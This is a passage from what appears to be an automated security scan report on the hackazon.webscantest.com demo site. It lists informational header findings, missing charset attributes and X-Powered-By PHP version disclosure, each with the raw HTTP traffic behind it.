Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/nivo-themes/light/light.css | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: text/css	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /css/nivo-themes/light/light.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {F3F3140E-597C-4D7A-8CA8-905BAE2A7269}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 742
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "7bd-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/js/jquery-migrate-1.2.1.js | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: application/javascript	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /js/jquery-migrate-1.2.1.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {32A820E3-46AF-4F56-9F87-C87BC58982C1}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:25 GMT
Content-Length: 5789
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "40ed-5d561f7cb5188-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/font-awesome/css/font-awesome.min.css | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: text/css	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /font-awesome/css/font-awesome.min.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {80D0537B-711B-49B7-8958-CDB1998EBBF0}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 4696
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "511e-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/modern-business.css | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: text/css	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /css/modern-business.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {E08F387B-B8EF-4437-83D6-EB3ED762D895}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 1218
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "ca4-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/nivo-themes/bar/bar.css | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: text/css	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /css/nivo-themes/bar/bar.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {68DDD418-24C5-4DC6-AE1B-6139FDDF4FA6}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 1107
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "d82-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/js/ekko-lightbox.js | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: application/javascript	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /js/ekko-lightbox.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C
X-RTC-REQUESTID: {2424151C-3053-412A-A6AF-1EB8442974A5}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Content-Length: 3291
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "39d9-5d561f7cb41e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/js/knockout-2.2.1.js | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: application/javascript	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /js/knockout-2.2.1.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {D4D46AA2-6B46-4C30-9E03-B529B088CF82}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Content-Length: 15013
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "9feb-5d561f7cb6128-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/js/json3.min.js | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: application/javascript	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /js/json3.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {D35C66A5-6070-44E9-A261-98D668DEA36E}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Content-Length: 3509
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "1fd1-5d561f7cb6128-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/js/koExternalTemplateEngine_all.min.js | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: application/javascript	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /js/koExternalTemplateEngine_all.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {327098C3-2E85-4E3B-9586-054A7E2D1CDB}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Content-Length: 2170
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "1f0f-5d561f7cb6128-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/bootstrapValidator.css | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: text/css	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /css/bootstrapValidator.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {4AAA93B3-4907-408A-B48B-C8B57F79D134}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 308
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "1d8-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/js/amf/services.js | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: application/javascript	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /js/amf/services.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {09D9790A-D22C-442E-9B8F-5BDA8EFC3771}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:25 GMT
Content-Length: 478
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "33b-5d561f7cb3248-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/swf/playerProductInstall.swf | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: application/x-shockwave-flash	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /swf/playerProductInstall.swf HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/contact
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {E9253675-BB2C-4AF1-9342-5413DE51777B}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Content-Length: 657
Content-Type: application/x-shockwave-flash
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "291-5d561f7cd264a"
Server: Apache/2.4.7 (Ubuntu)
```

http://hackazon.webscantest.com/css/star-rating.min.css | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: text/css	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /css/star-rating.min.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {D0E299A7-DFE4-4865-96F8-472A8B331700}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 847
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "a42-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/ladda-themeless.min.css | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: text/css	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /css/ladda-themeless.min.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {9FE40F70-CA93-46FD-82CB-7CE8EFAEBB80}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 1155
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "1e1e-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/bootstrap.css | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: text/css	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /css/bootstrap.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {248CBD68-7D80-4C30-97D4-E391F8909021}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 19516
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "205c2-5d561f7cab547-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/site.css | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: text/css	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /css/site.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {5609569E-BEB9-45CA-9604-3D537525BB16}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 5542
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "6776-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/sidebar.css | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: text/css	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /css/sidebar.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {1047D30C-0143-4114-B4CA-879D39F57AA0}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 499
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "5a5-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

XPoweredByHeader (17)

References

OWASP2017-A6 OWASP2021-A01 CWE-201

Description

X-Powered-By HTTP header reveals the server configuration.

Recommendation

Remove the header.

0

http://hackazon.webscantest.com/search | Root Cause: (Parameter: / 2 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 5433
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?id=data&searchString=water
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 6805
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/contact — Root Cause: (Parameter: / 2 Attack Variances) — INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
GET /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

XPoweredByHeader	x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
POST /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 123
Referer: http://hackazon.webscantest.com/contact
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}

contact_name=x75wu530&contact_email=ax75wu531%40example.com&contact_phone=123-456-
7890&contact_message=comment&save=contact
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/bestprice	Root Cause: (Parameter: / 2 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
